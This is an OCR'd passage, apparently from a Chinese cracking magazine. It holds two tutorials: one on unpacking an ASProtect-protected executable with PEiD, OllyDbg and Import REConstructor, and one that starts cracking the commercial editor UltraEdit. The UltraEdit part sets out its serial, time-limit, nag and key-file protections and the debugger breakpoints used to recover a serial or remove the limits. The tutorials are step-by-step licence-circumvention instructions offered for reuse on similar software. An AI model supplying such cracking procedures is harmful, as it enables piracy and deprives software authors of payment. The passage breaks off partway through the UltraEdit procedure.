2. 命令 pedump。将 PE 文件的内存映像直接映像到文件“dump1.exe”，生成文件的 Import table 没有重建，不能跨平台运行。

举例

下面我们举例说明（本例的试验文件为 1.exe，光盘中有收录），步骤如下：

（本例用到的破解工具有：peid、ollydbg1.09b（带插件 ollydump2.12，commmandbar1.08.02）、superbpm、Import REConstructorv1.4.2+、PEditor1.7）

用 peid 软件查看 1.exe，壳为 ASProtect 1.2，世上很强悍的壳，版本为 1.2。如图 3 所示。




图 3

1. 找被脱壳的入口点（OEP）

选择 peid 软件的“OEP 查找”菜单，得到入口点的 VA = 440858（图 4）。其 RVA = VA − 400000 = 40858。




图 4

2. 在入口点处完全 Dump 目标文件

用ollydbg载入1.exe，按F9运行程序，产生异常，按shift+F9跳过异常，共按20－1＝19下。因为按20下程序界面弹出，术语称为“跑飞”。向下寻找第一个RETN（图5）。

```
011375E4  FE03            INC BYTE PTR DS:[EBX]
011375E6 ^EB E8           JMP SHORT 011375D0
011375E8  40              INC EAX
011375E9  B9 00000000     MOV ECX,0
011375EE  64:8F01         POP DWORD PTR FS:[ECX]
011375F1  59              POP ECX
011375F2  E8 00000000     CALL 011375F7
011375F7  83F8 21         CMP EAX,21
011375FA  E8 09000000     CALL 01137608
011375FF  83E8 39         SUB EAX,39
01137602 vE9 05000000     JMP 0113760C
01137607  98              CWDE
01137608  C3              RETN
01137609  C1D0 9B         RCL EAX,9B
0113760C  B8 A6BCC7DE     MOV EAX,DEC7BCA6
01137611  8B3424          MOV ESI,DWORD PTR SS:[ESP]
```

图5




图6




图7

用F2在RETN处设断，按F9继续运行程序，遇到异常跳过，中断在断点处。这时，我们在commandbar窗口处下指令bp 440858，回车（图6）。继续按F9，程序断在440858，用ollydump插件的“Dump debugged process”菜单完全dump脱出程序，给个名称为dump1.exe。

3．先运行需要脱壳的原程序1．exe，再运行Import REConstructor。在Import REConstructor下拉列表框中选择应用程序1.exe进程。然后在下方的OEP处填入RVA（即40858），点IAT AutoSearch，再点Get Imports，然后点Show Invalid。在Imported Functions Found窗口里的无效地址上点鼠标右键，选Trace Level1(Disasm)，如图7所示。

4.再点show invaids，发现还有1个没有修复，再次在那1个没有修复的地址上点鼠标右键，选中Plugin Tracer(Asprotect 1.2X Emul)。再点show invaids，应该发现所有的dll显示为valid：Yes了（图8）。





图8

最后，再点击Fix Dump按钮，选中你用ollydump插件dump出的文件dump1.exe修复，名称为dump1_.exe。此程序已修复成功，重建了一个完美的输入表，能运行在任何平台。

（本文中，光盘里收录有如下软件：Import REConstructor v1.4.2+、PEditor1.7、peid、ollydbg1.09b、superbpm）



为保护自己辛辛苦苦编的软件，软件作者们可谓是煞费苦心，想出许多办法来保护自己的作品。常见的保护方式有序列号方式、时间限制、NAG窗口、Key file……每种保护如果做得够好，都非常难以破解，如果是上述保护方式结合起来会怎么样呢？UltraEdit就是这样一款软件，它采用了上述四种保护方式，十分令人头疼。今天我们就谈谈如何破解UltraEdit，放心，只要你能从头看到尾，就能自己动手破解该软件，以后再碰到同类软件就可轻松对付！

一、UltraEdit简介

UltraEdit由IDM Computer Solutions公司出品，目前的最新版本为10.0c。它是款功能强大的文本编辑器，可编辑文字、Hex、ASCII码，内建英文单字检查、C++及VB指令突显，可同时编辑多个文件。对.EXE、.DLL等文件能以16进制方式进行编辑修改，特别适合修改文件时使用。最新版本修正了老版本存在的一些Bug，并新增了对安全FTP（SFTP）的支持，整合了CSE HTML Validator，增添了新的宏命令等二十余项新功能。大家可在光盘中找到它。

二、UltraEdit给我们制造了哪些麻烦

对于新手来说，UltraEdit不大容易破解。主要是因为它采用了序列号方式、时间限制、NAG窗口和Key file四种保护方式。顾名思义，序列号方式就是要我们输入注册码，只要注册码正确，其余限制全部取消，这也是我们今天的主要破解目标；时间限制是指




图1

UltraEdit 有 45 天使用时间，如果到了规定时间还没有注册，则无法继续运行该软件；NAG 窗口是指在没有注册成功前，每次启动 UltraEdit 都会出现一个窗口（图 1），提示你注册该软件；Key file 保护顾名思义，你必须拥有 Key 文件才能使用软件的全部功能或没有其他限制。事实上，注册成功后，会在 UltraEdit 安装目录下，生成一个名为 Uedit32.reg 的文件，UltraEdit 每次启动时都会读取其中的内容，如果把该文件删除，则又成为未注册版。

令人头疼的还不止这些，在你输入注册码后，UltraEdit 并不直接进行注册码的对比，而是提示要你重新启动该软件，注册码在下次启动过程中加以比较，无论注册码是否正确都不加以提示！对新手来说，有一定的难度，因为我们得不到有用的提示信息，这样反汇编后就不能根据提示信息迅速找到关键代码。

最气人的是，在重新启动过程中比较注册码时，UltraEdit 也没有痛痛快快地一次性把全部注册码比较完毕（如果你在此时设断点会看到一串字符，但并非是完整的注册码，在下文中我们会提到这个现象），而是在退出时再次比较注册码中的某几位，如果发现不对劲就删除已生成的 Key 文件 Uedit32.reg，软件再次成为未注册版！好多英雄好汉在解密时就是栽倒在这道坎上！

三、破解目标和思路

目标：我们的首要目标是得到 UltraEdit 的序列号。其次，告诉大家另外一种破解该软件的方法，即不用得到序列号，也能去掉其所有限制的方法。

所用工具：在得到 UltraEdit 的序列号过程中，我们需要反汇编该软件，进行动、静结合分析得到其注册码。因此，我们需要动态调试软件 SoftICE、TRW2000 等，还需要静态反汇编工具 W32Dasm 等。我习惯于使用 TRW2000 和 W32Dasm，所以文章中使用这两款软件来破解它们。另外，为了查看软件是否加壳，我们还需要侦测加壳软件 FI 或 Language2000 等。最后，由于要修改 UltraEdit 中的 16 进制代码，我们还需要 WinHex 等 16 进制文件编辑器。以下软件大家都可在光盘中找到：TRW2000、W32Dasm、FI、Language2000、WinHex。

思路：由于 UltraEdit 在重新启动后比较注册码，在这个过程中会读取 Uedit32.reg 文件中的内容，所以我首先想到程序可能使用了 Readfile 函数。因此可以用 BPX readfile do "d esp-100" 来下断点，中断后返回到 UltraEdit 领空，等到在 TRW2000 的数据窗口看到 C:\Program Files\UltraEdit\UEDIT32.reg 字样时，按 F12 键若干次，然后再按 F10 一步步跟踪，利用这种方法就可破解该软件（一开始我就是这么做的）。但后来发现了更简单设定断点的方法，就是下断点 BPX CreateWindowExA，这样更快捷，很容易就得到了初始注册码（该注册码中有两位不正确，在退出 UltraEdit 时会进行比较）。对于退出 UltraEdit 时进行比较的注册码，我们可用 BPX Deletefilea 来下断点，UltraEdit 发现注册码中还有两位不正确时，会调用 Deletefilea 来删掉 Uedit32.reg 文件，所以我们可下断点 BPX Deletefilea 来快速找到注册码的关键比较地方。以下是具体的破解过程。

四、具体破解过程

1.得到 UltraEdit 序列号

首先用侦测加壳软件 FI 和 Language2000 查看 UltraEdit 是否加壳，结果表明该软件并未加壳（图 2），真是天助我也！赶快运行 UltraEdit 的主程序 Uedit32.exe，会出现一个对话框要我们输入软件注册码（图 3），填入你的大名和注册码。我输入的用户名为 hacker，注册码：09876-54321-edcba-jihgf。为什么注册码用 xxxxx-xxxxx-xxxxx-xxxxx 这个格式呢？如果你以前破解过 UltraEdit 的老版本就应该知道。单击“确定”按钮，UltraEdit 会要求重新启动软件以便比较注册码。点击“是”则 UltraEdit 自动关闭。

